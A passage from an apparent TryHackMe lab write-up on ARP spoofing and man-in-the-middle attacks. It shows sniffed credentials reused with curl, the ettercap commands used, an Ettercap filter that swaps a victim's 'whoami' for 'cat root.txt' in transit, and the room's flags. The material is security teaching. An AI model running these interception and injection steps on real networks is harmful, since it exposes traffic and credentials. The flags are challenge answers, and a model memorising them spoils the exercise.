
Wed Mar 18 12:40:35 2026 [563414]
TCP 192.168.12.20:36578 → 192.168.12.10:4444 | R (0)
Closing text interface...

Terminating ettercap...
Lua cleanup complete!
ARP poisoner deactivated.
RE-ARPing the victims...
Unified sniffing was stopped.

root@eve: /home/admin# curl -u admin:s3cr3t_P4zz http://192.168.12.20/
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 3.2 Final//EN"><html>
<body>
<h2>Directory listing for /</h2>
<hr>
<ul>
<li><a href="SimpleHTTPAuthServer.py">SimpleHTTPAuthServer.py</a>
<li><a href="test.txt">test.txt</a>
<li><a href="user.txt">user.txt</a>
</ul>
<hr>
</body>
</html>
root@eve: /home/admin#
```

Question: What is the user.txt flag?

Answer: I ran `curl -u admin:s3cr3t_P4zz http://192.168.12.20/user.txt` and found the flag:  
**THM{wh0s\_\$n!ff1ng\_0ur\_cr3ds}**



```
kali@kali: /media/sf_downloads$ curl -u admin:s3cr3t_P4zz http://192.168.12.20/
Wed Mar 18 12:40:35 2026 [561933]
TCP 192.168.12.10:4444 -> 192.168.12.20:36578 | AP (3)
ls
Google

Wed Mar 18 12:40:35 2026 [563414]
TCP 192.168.12.20:36578 -> 192.168.12.10:4444 | R (0)
Closing text interface ...

Terminating ettercap ...
Lua cleanup complete!
ARP poisoner deactivated.
RE-ARPing the victims ...
Unified sniffing was stopped.

root@eve:/home/admin# curl -u admin:s3cr3t_P4zz http://192.168.12.20/
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 3.2 Final//EN"><html>
<title>Directory listing for /</title>
<body>
<h2>Directory listing for /</h2>
<hr>
<ul>
<li><a href="SimpleHTTPAuthServer.py">SimpleHTTPAuthServer.py</a>
<li><a href="test.txt">test.txt</a>
<li><a href="user.txt">user.txt</a>
</ul>
<hr>
</body>
</html>
root@eve:/home/admin# curl -u admin:s3cr3t_P4zz http://192.168.12.20/user.txt
THM{wh0s_$n!ff1ng_0ur_cr3ds}
root@eve:/home/admin#
```

## 6.0 Man-in-the-Middle: Manipulation

I learned how to escalate an ARP spoofing attack into a full man-in-the-middle by intercepting and modifying live network traffic. Using Ettercap filters, I was able to replace legitimate commands with malicious ones and force the target to execute them.

Question: What is the root.txt flag?

Answer:

I first created an Ettercap file by running `sudo nano whoami.ecf`.

I then compiled the filter using `sudo etterfilter whoami.ecf -o whoami.ef` and lastly ran ettercap by running `sudo ettercap -T -i eth1 -M arp /192.168.12.10// /192.168.12.20// -F whoami.ef`. The flag was **THM{wh4t\_an\_ev1l\_M!tM\_u\_R}**

```
kali-linux-2025.4-virtualbox-amd64 (Snapshot 1) [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4 5 6 7 8 9 10
root@eve: /home/admin
kali@kali: /media/sf_downloads root@eve: /home/admin admin@eve: ~
root@eve:/home/admin# sudo nano whoami.ecf
root@eve:/home/admin# cat whoami.ecf
if (ip.proto == TCP && search(DATA.data, "whoami")) {
    replace("whoami", "cat root.txt");
    msg("PWNEED WHOAMI\n");
}
root@eve:/home/admin# sudo etterfilter whoami.ecf -o whoami.ef

etterfilter 0.8.3 copyright 2001-2019 Ettercap Development Team

14 protocol tables loaded:
    DECODED DATA udp tcp esp gre icmp ipv6 ip arp wifi fddi tr eth
13 constants loaded:
    VRRP OSPF GRE UDP TCP ESP ICMP6 ICMP PPTP PPPOE IP6 IP ARP
Parsing source file 'whoami.ecf' done.
Unfolding the meta-tree done.
Converting labels to real offsets done.
Writing output to 'whoami.ef' done.
→ Script encoded into 6 instructions.

root@eve:/home/admin# sudo ettercap -T -i eth1 -M arp /192.168.12.10// /192.168.12.20// -F whoami.ef

ettercap 0.8.3 copyright 2001-2019 Ettercap Development Team
Content filters loaded from whoami.ef...
```

```
kali-linux-2025.4-virtualbox-amd64 (Snapshot 1) [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4 5 6 7 8 9 10
root@eve: /home/admin
kali@kali: /media/sf_downloads root@eve: /home/admin admin@eve: ~
root.txt
server.sh
www

Thu Mar 19 07:26:42 2026 [330441]
TCP 192.168.12.10:4444 → 192.168.12.20:40138 | A (0)


Thu Mar 19 07:26:46 2026 [316031]
TCP 192.168.12.10:4444 → 192.168.12.20:40138 | AP (7)
whoami
filter engine: Cannot open file /root/ettercap.log
PWNEED WHOAMI

Thu Mar 19 07:26:46 2026 [322438]
TCP 192.168.12.20:40138 → 192.168.12.10:4444 | A (0)

Thu Mar 19 07:26:46 2026 [323988]
TCP 192.168.12.20:40138 → 192.168.12.10:4444 | AP (27)
THM{wh4t_an_ev1l_M1TM_u_R}

Thu Mar 19 07:26:46 2026 [330509]
TCP 192.168.12.10:4444 → 192.168.12.20:40138 | A (0)

Thu Mar 19 07:26:47 2026 [311539]
TCP 192.168.12.10:48584 → 192.168.12.20:80 | S (0)
```



## **Conclusion**

Overall, this module demonstrated how weaknesses in Layer 2 protocols can be exploited to move from passive monitoring to active manipulation of network traffic. I learned the importance of precision and context when executing such attacks, as well as the potential risks and detectability of these techniques in real-world environments.